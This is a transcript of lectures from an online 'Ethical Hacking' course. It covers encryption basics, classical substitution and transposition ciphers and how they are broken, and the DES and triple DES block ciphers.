
This is the general model of encryption/decryption, as I told you; there will be some encryption algorithm where the message will get encrypted using some secret key and on the other side there will be a decryption algorithm where this message which is coming in encrypted form will get decrypted back into the message using some key. These keys may be the same key, may be different, it will depend whether we are using symmetric key or public key.

And, in many algorithm we rely on a trusted third party, we rely on some other third party to provide us with some kind of help. We will see about these things later and the model of the intruder is that intruder can only tap information that is flowing through in this channel, in an encrypted form.

So, the intruder if he or she tap some information, the information that is obtained will be an encrypted form. So, to get back I mean, any meaningful information he will have to

decode that information somehow, that is called cryptanalysis which is extremely difficult.

(Refer Slide Time: 27:01)



Now, the other thing I told you out, authentication. Here also we will be talking about some techniques in more detail. So, authentication is a very important cryptographic primitive which is again used in many security applications.

This consists of techniques to identify the uniqueness of the sender, the sender of a message, who is the sender, right. There are various approaches that can be used for this kind of authentication. So, you can use encryption techniques also for authentication, you can you, something called cryptographic hash functions, we shall be talking about.

Or you already may be aware of this term digital signature; so, using this kind of digital signature, you can also have some kind of authentication. So, we shall be talking about some of these techniques during the course of this lecture, we will also be seeing some actual demonstrations of some of the attacks and how they are mounted.

So, with this we come to the end of this lecture. In the next few lectures we shall be looking at some more details about the encryption and decryption techniques and I told you authentication, cryptographic hash function, how these actually work and how this can be used to build some security application which can secure my networks, ok.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture – 27
Private – Key Cryptography (Part I)

In the last lecture we talked about some of the security principles and services and we mentioned that encryption/decryption play a very important role in securing some kind of communication or a network in general. So, in this lecture we start with some discussion on private key cryptography techniques, this we shall be discussing in two parts. This is the first part.

(Refer Slide Time: 00:46)



Now, in this part of the lecture, we shall broadly be discussing some of the private and symmetric key cryptography algorithms, particularly some of the classical techniques. Just recall whatever we will be discussing today in this lecture, the primary objective will be to give you a conceptual idea regarding private key encryption; but the practical algorithms which are really used, that we shall be discussing in our next lecture.

(Refer Slide Time: 01:22)


The image shows a video frame. On the left, there is a yellow slide with the title "Introduction" at the top. Below the title, there is a bulleted list about Private or Symmetric Key Cryptography. The list includes points about a shared key between sender and receiver, encryption using EA (P, K) to produce ciphertext C, and decryption using DA (C, K) to get back the plaintext P. There are also small mathematical symbols like diamonds and arrows pointing to the equations. On the right side of the frame, a man wearing glasses and a light blue shirt is visible, looking down at some papers. At the bottom of the frame, there is a blue decorative bar with the text "FREE ONLINE EDUCATION SWAYAM" and various icons.

Now, talking about private or symmetric key cryptography, the basic concept is like this. Well I have a message P that I want to transmit. This message P in cryptographic terminology is called a plaintext. Now what I try to do, I try to encrypt my plaintext or message into something called ciphertext. Ciphertext is something which is garbled and if an intruder manages to even get hold of it, will not be able to decode what is the actual message that is been flowing through, ok

And in symmetric key cryptography, there is a concept of a secret value called a key and this key is shared between the sender and the receiver, the same key is shared. So, the way encryption and decryption are carried, functionally they are expressed like this; this EA stands for the encryption algorithm, well EA is like a function. It takes two parameters, the plaintext and the key and it generates this ciphertext C , ok. Similarly the decryption algorithm which is run at the receiver end, it will take the ciphertext as input and also the same value of key K and it will get back the original message or plaintext P .

This is conceptually how symmetric key cryptography works. It is called symmetric or private key, because the same key is shared by both the parties, sender and receiver that is why it is called symmetric, or it is private between the two parties that is why it is called private.

(Refer Slide Time: 03:23)



Now, pictorially the same process as I have just now said is depicted in this diagram. Now, in this diagram if you see, here is your plaintext, this is the sender side and this is the receiver side. The plaintext goes through the encryption algorithm which also takes as input the shared key K, generates the ciphertext C which flows or is transmitted over the network, it reaches the receiving end. The receiving end runs a decryption algorithm with the same shared key value K, it gets back the plaintext. This is how symmetric key algorithms work.

So, the point to note is that the receiving end unless that party does not have the same value of the key K, will not be able to decode it which means an intruder which will not be having the value of K, well, even if the intruder knows the encryption and decryption algorithms, he or she will not be able to decode the cipher text, because the value of K is not known, ok.

(Refer Slide Time: 04:46)

Point to Note

- Security of the scheme
 - Should depend only on the secrecy of the key.
 - Should not depend on the secrecy of the algorithm.
- Assumptions that we make:
 - Algorithms for encryption/decryption are known to the public.
 - Keys used for encryption/decryption are kept secret.

So, the points to note, there are a couple of important points here; first thing is that, for this kind of encryption or decryption techniques it is understood or it is accepted that your method should be such that the overall security of this scheme must not depend on the secrecy of the algorithm. Let the algorithm be known to everybody. The important point is that the security should only depend on the secrecy of the key; as long as the value of K, the key K is only maintained by the sender and receiver means our communication will be very secure, this is the understanding. So, it should not depend on the secrecy of the algorithm.

So, the assumptions in this regard, that are made are, that the algorithms encryption, decryption what we talked about, they are known to the public; but the keys are kept secret. But there are some agencies which are involved in very high security transactions, like for example, the defense forces, they also prefer to keep their algorithm secret; now it is like a double edged sword.

So, if you keep the algorithm secret, maybe the intruder will find it more difficult to try and break your code. But, because you are not making it public. The general experts who are outside that organization will not be getting a chance to analyze that algorithm and identify whether there are any vulnerabilities or weaknesses, ok. It is possible that the algorithm apparently looks very nice, but there are some very important weaknesses in the algorithm, which someone once is known can very easily exploit, fine.

(Refer Slide Time: 06:56)

Some Points to Observe

- Key distribution problem of secret key systems:
 - Establish key before communication.
 - Need $n(n-1)/2$ keys with n different parties.
- Overall, very large number of keys are required.
 - Difficult to maintain secrecy.

$K_1 \quad K_2$

nC_2

Now, another point here is regarding the number of keys that are being handled. Now you think of a communication system schematic. Here I have shown it as a graph where A B C D E these are five communicating parties and they can communicate among each other, any pair.

So, when A and B are communicating, let us say along this path, so there will be some key which will be shared by A and B. Let us say K_1 ; when A and E are communicating there will be some other key value K_2 , so like this K_3, K_4, K_5 , for every pair of sender and receiver there will be a different value of secret key. So, in general for n different parties, the number of distinct keys will be n choose 2, $\binom{n}{2}$ which is nothing but $n \times \frac{n-1}{2}$.

So, as you can understand as the value of n grows, the number of secret keys that the network has to maintain will grow very large; well if n is let us say, 1000, now this value will be $1000 \times \frac{999}{2}$, close to 500000, ok. So, maintaining so many distinct keys in a private way is itself a challenge; this is one problem. So it is rather difficult to maintain secrecy of this large number of keys. This is one problem in this method.

(Refer Slide Time: 08:39)

Classical Private-Key Encryption Techniques

- Broadly falls under two categories:

1. Substitution ciphers
 - Each letter or group of letters of the plaintext are replaced by some other letter or group of letters, to obtain the ciphertext.
2. Transposition ciphers
 - Letters of the plaintext are permuted in some form.

abc
bca
bac

Now let us look at some of the classical private key encryption algorithms. They broadly fall under two categories; well here I am assuming in the classical category that the message that I am transmitting is a simple text message. It is not a non-text binary file. I am transmitting, a text message.

The first category is referred to as substitution cipher, where we substitute each letter or a group of letters in the original plaintext by a different letter or a different group of letters so that my cipher text remains a textual data, but the letters are all garbled up. And in transposition cipher, the letters are not replaced by anything. Just the order of the letters are mixed up; they are permuted, some kind of permutation. Like for example, if my letters are a b c, I can make it b c a or b a c something, this is called permuting the order of the letters.

(Refer Slide Time: 09:56)

A Simple Example

Caesar Cipher (a substitution cipher):

- Earliest known substitution cipher.
- Replace each letter of the alphabet with the letter *three places after* that alphabet.
- Alphabets are assumed to be wrapped around (Z is followed by A, etc.).

P: HAPPY NEW YEAR

C: KDSSB QHZ BHDU

A → D	B → E	C → F
Y → B		

The slide also features the Swayam logo at the bottom.

So, let us see some of the classical techniques. Well, one of the oldest ciphers or encryption method was referred to as Caesar Cipher. This is essentially a substitution cipher, where every letter or alphabet in the plaintext is replaced by some other alphabet. And the way it works is very simple, it says you replace each letter in your message by the letter which appears three places in the sequence of alphabet; like for example, if you have a letter A, A will be replaced by B C D, A will be replaced by D. Similarly, B will be replaced by E. C will be replaced by F and so on.

Now, here we assume that the alphabets are cyclically rolled or chained like after Z again comes A. So, for example, if my letter in the original plaintext is Y then Z A B this will be replaced by B like this. This is an example shown here. If my plaintext is HAPPY NEW YEAR then H gets replaced by K, I J K, A by D, P by S, Y by B and so on, ok. Like this, this substitution is carried out, ok. This method is very simple as you can understand, but as such in this method there is no concept of a key. I have a message. I replace every letter by the fourth next letter, third next letter.

(Refer Slide Time: 11:52)

The slide has a yellow background with a blue header bar at the top. In the header bar, there is a logo for 'FREE ONLINE EDUCATION SWAYAM' and some other icons. On the right side of the slide, there is a video feed of a man wearing glasses and a light blue shirt, who appears to be speaking. The main content of the slide is as follows:

- We can generalize the idea by replacing each letter by the k^{th} following letter.
 - "k" becomes the secret key.
- If we assign a number to each letter ($A=1$, $B=2$, etc), then
 - $C = E(P) = (P + k - 1) \% 26 + 1$
 - $P = D(C) = (C - k + 25) \% 26 + 1$

Handwritten notes on the slide include:

- $(k) \rightarrow \text{key}$
- $B = 2 \quad k = 5$
- $(2 + 5 - 1) \% 26 \Rightarrow 7$

Now, you can generalize this Caesar cipher concept to make it dependent on a key as well. So, what we do, we do not replace a letter by the next third letter, but we replace it by the k^{th} next letter. So, now, this value of k , this becomes our key. So, if we number the alphabets A 1, B 2, C 3 up to Z 26; then for each letter the encryption and decryption process will work like this; encryption will be $(P + k - 1)\%26$; % means divided by 26 and take the remainder + 1.

Let us take an example, suppose I want to encrypt B, which in terms of the code, it is 2 and my key value is let us say 5. So, my encryption how would, what will happen? $P + k - 1$, now here P is this B 2, $2 + 5 - 1$, so this is how much 6. So, if you take modulo 26, divided by 26 and take the remainder, so it remains 6; $6 + 1$ is 7, it becomes 7; 7 is A B C D E F G, so, B will be replaced by G.

(Refer Slide Time: 13:36)

The slide content includes:

- We can generalize the idea by replacing each letter by the k^{th} following letter.
 - " k " becomes the secret key.
- If we assign a number to each letter ($A=1, B=2, \dots$), then

$$C = E(P) = (P + k - 1) \% 26 + 1$$
$$P = D(C) = (C - k + 25) \% 26 + 1$$

Handwritten notes on the slide:

$$\begin{array}{rcl} k = 5 & & \\ Y = 25 & \xrightarrow{\quad} & D \\ (25 + 5 - 1) \% 26 + 1 & & \\ 3 & & \end{array}$$

Drawback:

- Brute force attack is easy
- Number of possibilities are rather small (i.e. 25)

Let us take another example, suppose again $k = 5$ and I am trying to encrypt the letter Y which is 25. So, now, this will be $(25 + 5 - 1)\% 26 + 1$. So, this is $30 - 1$, this is 29; $229\%26$ is 3, divided by 26 and take the remainder, 3 + 1 is 4, so A B C D; this Y will be replaced by the letter D, ok.

So, decryption is very similar, where you do $-k$ and you do $+25$ here. Now you can check, you can get back the original letter once you have the value of k .

(Refer Slide Time: 14:43)

The slide content includes:

- We can generalize the idea by replacing each letter by the k^{th} following letter.
 - " k " becomes the secret key.
- If we assign a number to each letter ($A=1, B=2, \dots$), then

$$C = E(P) = (P + k - 1) \% 26 + 1$$
$$P = D(C) = (C - k + 25) \% 26 + 1$$

Handwritten notes on the slide:

$$\begin{array}{rcl} k & & \\ K & & \end{array}$$

Drawback:

- Brute force attack is easy
- Number of possibilities are rather small (i.e. 25)

Now this method apparently is very simple, it should work; but the problem is that, here Brute Force attack is very easy, because we are talking about alphabets; the value of the key, the different values the possibilities are limited only there are 26 possible values, 1 upto 26.

So, you can exhaustively try all values of k and see for which value you get back a meaningful text that will be your key. So, it is very easy to break, right. So, this is not a practical method.

(Refer Slide Time: 15:07)

Mono-alphabetic Cipher:

- Allow any arbitrary substitution.
- There can be $26!$ or 4×10^{16} possible keys.
- A typical key may be: (Z A Q W S X C D E R F V B G T Y H N M J U I K L O P)
 - "A" replaced by "Z", "B" replaced by "A", "C" replaced by "Q", and so on.
- Drawbacks:**
 - We can make guesses by observing the relative frequency of letters, digrams, and trigrams in the text.
 - Easy to break in general.

So, to make the process more complex and to increase the number of possibilities in the key, you can go for something called Mono-alphabetic cipher. Mono-alphabetic cipher says, you allow any arbitrary substitution of the letters, not necessarily by the kth next letter. For example, I can say that I will replace A by P, B by Z, C by A, D by M and so on, any arbitrary.

So, if I have this A to Z the string of 26 letters so, I can define a sequence like this. This will mean the first letter A will be replaced by Z, second letter B will be replaced by A, third letter C will be replaced by Q and so on; the last letter Z will be replaced by P. So, I am actually writing down a permutation of the 26 alphabets and that permutation becomes my key, ok. Now; obviously, this will be much more difficult to break, because there is no easy way. And the other thing is that for 26 things, 26 letters in the alphabet,

the numbers of possibilities are $26!$. So many permutations are possible, which comes to about 4×10^{26} ; well which seems to be a very large number.

But the truth is that, this code is also not that difficult to break; because you can make some guesses. Like you know in normal English text you know some typical frequencies of occurrence, which letter occurs the most frequent and pairs of letters T followed by H is very frequent; and similarly trigrams, three letters coming together, so how frequent are there. So, if you make such a frequency count of all the letters, diagrams and trigrams that appear in your ciphertex, then you can guess which is your A, which is your B, which is your C and like that you can break it. So, using the relative frequencies it is rather easy to break this code.

(Refer Slide Time: 17:45)

The slide has a yellow header bar with the title "Transposition Ciphers". Below the title, there is a bulleted list of points:

- Many techniques have been proposed under this category.
- A simple scheme:
 - Write out the plaintext in a rectangle, row by row, and read the message column by column, by permuting the order of the columns.
 - Order of the column becomes the key.

Hand-drawn diagrams illustrate the process:

- A horizontal blue line with a wavy end, representing the plaintext message.
- A 5x3 grid representing the plaintext in a rectangle. The grid has 5 rows and 3 columns, with the last two columns being empty.
- A wavy line labeled "4 2 1 5" representing the key, which indicates the order of columns to read.

In the bottom right corner of the slide, there is a video feed of a person speaking. The bottom of the slide features the "SWAYAM" logo and various other icons.


Then you have another class of ciphers, where you do not replace a letter by other letter, but change their order. So, one such commonly talked about cipher is called Transposition cipher, ok. The transmission cipher, the idea is like this, suppose I have some message to be encrypted. First thing is that I write out the plaintext in a rectangle; rectangle means, number of letters in a row is fixed. So, I write certain number of letters in a row, then in the next row, then in the next row like this, row wise I write down the letter in a rectangle.

Now, the number of columns in the rectangle that is part of the key, that I will not tell anybody, I share it with the receiver, number of column. And not only that, once I write

down the text, for reading I will be reading it column by column; but not in the order of first column followed by second column followed by third column, not like that, maybe I will be reading first the fourth column, then the second column, then the first column, then the fifth column. So, this will also be part of the key. So, if the receiver knows in which order the columns have to be read, then the plaintext can be recovered.

So, the order of the column and of course, the number of columns becomes the key in this case.

(Refer Slide Time: 19:27)



Let us take an example, fine. So, here I worked out an example, where my plaintext is something like this; welcome to the NPTEL course on ethical hacking, this is my plaintext, let us say. And I have decided that I will be using 7 columns. This is one I have decided. So, I write down this text, well here these spaces I am showing as dash; welcome to the NPTEL course on ethical hacking and just to fill up, the last three are —, —, —.

Now, I choose some order of the columns as my key, now you see on top it is mentioned this is 1, this is 2, this is 3, this is 4 like this. So, when I generate the cipher text, I will be reading out the columns in that order; first I will be reading out column number one. It is *l o p u - l n*, you see this is one, this is the first column. Then the second column *c - t r e - g* this, then the third, this one, then the fourth like this, then fifth, then sixth

and finally 7th. So, you see the cipher text is apparently all jumbled up. You cannot get any information from here apparently, right. So, this is how transposition cipher works.

But let us see how we can break this kind of a cipher. Let us take a very simple example. Suppose well I know the context under which this message transfer is taking place. So, I can guess, some probable word that is appearing in my cipher text or my message. Let us say, I know that this ethical is a word which is likely to appear. So, in this transposition what will happen, these alphabets in the word ethical they will be ordered in some arbitrary way. Now here, we will try to find out how this *e t h i c a l* letters are coming. They will be coming with some gaps; here I have 7 columns, so they should come with a gap of 7.

So, you have to see whether these letters are all coming in gaps of 7, but their orders are slightly different. So, just you can write a computer program to do this automatically, it is not so difficult to do. But once you do it, you will not only get this word; you will also have an idea regarding the order of the columns where is e, where is t, where is h like that. So, in that way you can decode the message in pretty easily.

(Refer Slide Time: 22:50)

The slide has a yellow header bar with the title "Transposition Cipher ... Drawbacks". The main content area is yellow and contains a bulleted list of two items:

- The ciphertext has the same letter frequency as the original plaintext.
- Guessing the number of columns and some probable words in the plaintext holds the key.

At the bottom of the slide, there is a video player interface. It shows a thumbnail of a man speaking, the text "SWAYAM", and various control icons for video playback.

So, these are the drawback as it said. So, we are not modifying or changing any letters. So, it will have the same letter frequency as the original plaintext, guessing the number of columns as and I said some probable words will make breaking this code very simple ok. So, these are not practical ciphers; but if you combined many of them these are

typically used; let us say by defense people in some places, they have some kind of codebook using that code books they do some kind of encryption ok; there some combination of these methods are used.

(Refer Slide Time: 23:35)

Practical Ciphers

- They are much more complicated.
 - Require computers to perform encryption and decryption.
 - Almost impossible to carry out by hand.
 - Can encrypt any kind of data, not necessarily only text.

Talking about practical ciphers, they are much more complicated not so simple; and there the message need not be a text, it can be a file, it can be an image, it can be anything, it can be an audio clip, it will be a binary file in general.

So, these algorithms are much more complicated and they will be requiring a computer to perform encryption and decryption; doing it by hand is simply out of the question, because the process is so complicated, ok. These methods as I said can encrypt any kind of data, not necessarily only text.

(Refer Slide Time: 24:17)

Stream Ciphers vs. Block Ciphers

- A stream cipher encrypts the plaintext bit by bit (in streams).
- A block cipher encrypts n-bit blocks at a time.
 - For example, a 256-bit cipher encrypts 256-bit blocks at a time.
 - Shorter blocks have to be suitably padded.

So, another classification let me talk about; there is something called stream ciphers, something called block ciphers. Stream ciphers carry out encryption and decryption of a continuous stream of data that is coming bit by bit. They encrypts the plaintext bit by bit, it is coming continuously. Let us say a streaming video is being played, where the bits that are coming I am doing some encryption and sending out the encrypted bit stream in the output channel.

And at the receiving end, the similar thing happens. Bit by bit they are getting decrypted. But in a block cipher, we consider n bits of the block at a time; it can be 64 bits, 128 bits or 256 bits whatever is the value of n . So, I take a certain number of bits of the cipher text, I convert it or decode it into plaintext or for encryption the reverse process. I take certain number of bits of my original message, I encrypt it, receiving and I will decrypt it, this is called block cipher. So, if my block size is smaller; then I will have to do some kind of padding, padding with zeros or ones to bring the block size to the required value.

So, with this we come to the end of this lecture; where we discussed some of the classical private key encryption algorithms. Now in our next lecture we shall be looking at, some of the algorithms which have been practically used; this we shall be seeing in the next lecture.

Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture – 28
Private - Key Cryptography (Part II)

Continuing with our discussion on Private-Key Cryptography, in this lecture we shall be looking at some of the practical encryption/decryption algorithms which have been used or which are being used. So, the topic of this lecture is private key cryptography the second part.

(Refer Slide Time: 00:35)



Now, as I said now here we shall be revisiting some of the practical algorithms, which are used in real scenarios. The algorithms that we will be talking about our Data Encryption Standard or DES, triple DES which is an extension of that and the most recently one, recent one which is most widely used nowadays is the Advanced Encryption Standard or AES, ok.

(Refer Slide Time: 01:01)

Practical Private-Key Algorithms

- a) Data Encryption Standard (DES) ✓
 - Block size is 64 bits.
 - Key is 56 bits.
- b) IDEA
 - Block size is 64 bits.
 - Key size is 128 bits.
- c) Advanced Encryption Standard (AES)
 - Also known as Rijndael cryptosystem.
 - Block size is 128 bits.
 - Key size can be 128, 192, or 256 bits.

Talking about the practical algorithms, there are numerous algorithms in fact. If you look at the literature, in the literature there is lot of research going on in the development of new algorithms. There are good features in these algorithms, there are weaknesses, there are drawbacks, but the cryptographers or the persons who are developing these algorithms they are continuously trying to come up with better and better algorithms. So, data encryption standard was one of the algorithms, which was proposed earlier in the 80s, where the block size was 64 bits.

So, it encrypted 64 bits of data at a time and the key size was 2, was 56 bits. This DES was used for quite a significant amount of time, but because the key size is not that large, 2^{56} in the present day context is not a very large number. Using the fastest computer with brute force technique, you can generate all these keys and you can mount a brute force attack. So, there are other algorithms which have been proposed, this idea is one of the algorithms which have been explored here also the block size is 64 bit, but the key size has been enhanced to 128 bits.

But as I said the most widely used symmetric key or private key algorithm today is called advanced encryption standard or AES. This is also referred to as Rijndael cryptosystem taking a cue from the names of the inventors. Here the block size is 128, but for the key size we have a choice. You can have 128, 192 or 256 bits depending on

the level of security that you want in a particular application; larger the key size, higher will be the security.

(Refer Slide Time: 03:19)


The slide has a yellow header bar with the title 'Data Encryption Standard (DES)' in red. Below the title is a bulleted list of features:

- The most widely used encryption scheme at one time.
- Also known as the Data Encryption Algorithm (DEA).
- It is a block cipher.
- Some of the features:
 - The plaintext is 64-bits in length.
 - The key is 56-bits in length.
 - Longer plaintexts are processed in 64-bit blocks.

On the right side of the slide, there is a hand-drawn diagram. It shows a horizontal rectangle divided into five vertical sections, each labeled '64'. Below these sections, there is a bracket with a double vertical line, indicating a group of four sections. To the right of this bracket, there is a small circle with a 'C' inside, representing ciphertext.

So, let us briefly look at the data encryption standard first. So, as it said at one point in time this was most widely used. This is also sometimes referred to as Data Encryption Algorithm or DEA. As I said it is a block cipher which handles block size of 64 bits and the key size is 56 bits. So, if you have a longer plaintext, then it will be split into blocks of 64, but in general the last block can be less than 64. So, there will be some additional bits added to it, called pad to make this also 64 and accordingly using this algorithm the ciphertext will be generated, right. This is how it works.

(Refer Slide Time: 04:23)



Now, I am not going to the detail explanation of how these are designed. So, I am showing you the overall schematic how this DES is internally and what are the kind of steps that are being carried out to encrypt a given plaintext. So, as I said, this is a block cipher with 64 bit of plain text so that 64 bit number is coming here at the top. And, on the other side I have the 56 bit key that is coming here. Now, you see in DES there are, there is a concept of a round. There are 16 rounds. In 16 rounds you are carrying out similar kind of calculations, but 16 times, one after the other.

So, what is the kind of calculation? First these 64 bits that is coming, you do an initial transposition, jumble up the order of the bits. This is called initial permutation. Then this initially permuted value will go through the 16 rounds. Then you do a 32 bit swap, because you have 64 bit number. You take two 32 bit chunks and interchange their order. The last you bring it to first. The first to bring it to last and then again whatever permutation you used here, you use a reverse input permutation here, the reverse permutation here and whatever comes out that will be your 64 bit ciphertext.

But another thing you see each of these rounds is dependent on another factor which is coming from the right side. These are the so called round keys. The value of the round keys are different, not the same. Although the value of K is same, PC is a permuted. Choice some kind of key permutation is going on and first permutation then LCS is left

circular, circular shift, this key is undergoing a circular shift left and using some combination function you are generating the round keys.

So, round keys are changing with the round number. So, you see it is a quite complicated process through which I am generating the ciphertext from the plaintext. Now each of these rounds I am not going into the exact functionality, but broadly speaking what happens in these rounds, are like this.

(Refer Slide Time: 07:01)

DES

- The overall processing at each iteration:

$$L_i = R_{i-1}$$

$$R_i = L_{i-1} \oplus F(R_{i-1}, K_i)$$

} Fiestel Structure

- Concerns about:
 - The algorithm and the key length (56-bits).
 - Longer key lengths are essential for critical applications.

You see, the 64 bit plaintext that is coming and is going through each of the rounds, if you divide it to be into 2 parts, you call it a left part and a right part. So, at the i th iteration, the left part is copied with i th part. So, in the after around let us call it L_{i-1} and R_{i-1} . So, when you generate the output of this round, this will be your L_i and this will be your R_i . So, whatever this was here, this will get copied to L_i , $L_i = R_i$, but in this R_i you have a function.

This left part bit by bit exclusive-OR, some non-linear function. This is a complex function of not only R_{i-1} , but also the round key that is coming from the right side. So, this R_i is computed in a complicated way and any crypto, cryptosystem which have this kind of a, you can say structure there are many cryptosystems based on this structure, this is called in general Fiestel structure, ok. Now, as I said, DES as such is good, but the only concern is the short key length of 56 bits. For critical applications we need keys of larger sizes.

(Refer Slide Time: 08:47)

Triple DES

- Use three keys and three executions of the DES algorithm (encrypt-decrypt-encrypt).

$$C = E_{K3} [D_{K2} [E_{K1} [P]]]$$

C = ciphertext
P = Plaintext
 $E_k[X]$ = encryption of X using key K
 $D_k[Y]$ = decryption of Y using key K


- Effective key length is 168 bits.

So, the first attempt which was done or you may say explored is to use multiple runs of the DES algorithm to provide greater security. So, here you have an algorithm which is referred to as triple DES. As the name implies triple means, you are using DES three times for every encryption. So, what do you do? There will be three different keys, 56 bit keys for DES and there will be three executions of the DES algorithm for encrypting every 64 bit plaintext. For every 64 bit plaintext, to encrypt it into a 64 bit ciphertext you will be requiring three executions or three runs of the DES algorithm. The drawback obviously, is your method will become three times slower.

But the advantage is that you are using three 56 bit keys, 56 multiplied by 3 that is essentially your strength of the key, you can say the way it works is that from the plaintext you apply the first key carry out the DES encryption process. Well decryption I have not shown. Decryption process is also quite similar, but the rounds are executed in the reverse order. So, whatever comes, you run the decryption algorithm with key K2 and whatever comes you again run the encryption algorithm with key K3.

The point to note on, note is that any data if we apply the encryption algorithm followed by the decryption algorithm you will get back the same thing. Similarly, if you apply the decryption first followed by encryption then also you will be getting back the same thing. So, this principle has been used in structuring this order of execution and as I said, 56 multiplied by three is 168. So, effective key size is 168.

(Refer Slide Time: 11:07)



Here pictorially it works like this. For encryption the plaintext is coming first. You do an encryption with the first key K_1 , then decryption with K_2 , then encryption with K_3 . You get the final ciphertext. For decryption you do it in the reverse order. In the last step you did an encryption with K_3 , you will do a decryption with K_3 . In the middle you did a decryption with K_2 , you do an encryption with K_2 . Here you did an encryption with K_1 , you do a decryption with K_1 .

So, in sequence in the reverse sequence, encryption, decryption will cancel out, cancel out, cancel out and finally, you will be getting back the plaintext. This is how triple DES works. Triple DES has been also quite widely used. In fact, in many of the money ATM machines, triple DES was used till some time back. So, this was quite widely used.

(Refer Slide Time: 12:17)

The slide has a yellow header bar with the title 'Need for a new standard'. Below it is a bulleted list of reasons:

- DES had been in use for a long time.
 - A replacement for DES was needed.
 - Theoretical attacks can break it.
- Can use Triple-DES – but slow with small blocks.
- US NIST issued call for ciphers in 1997.
 - 15 candidates accepted in June 1998.
 - 5 were short-listed in August 1999.
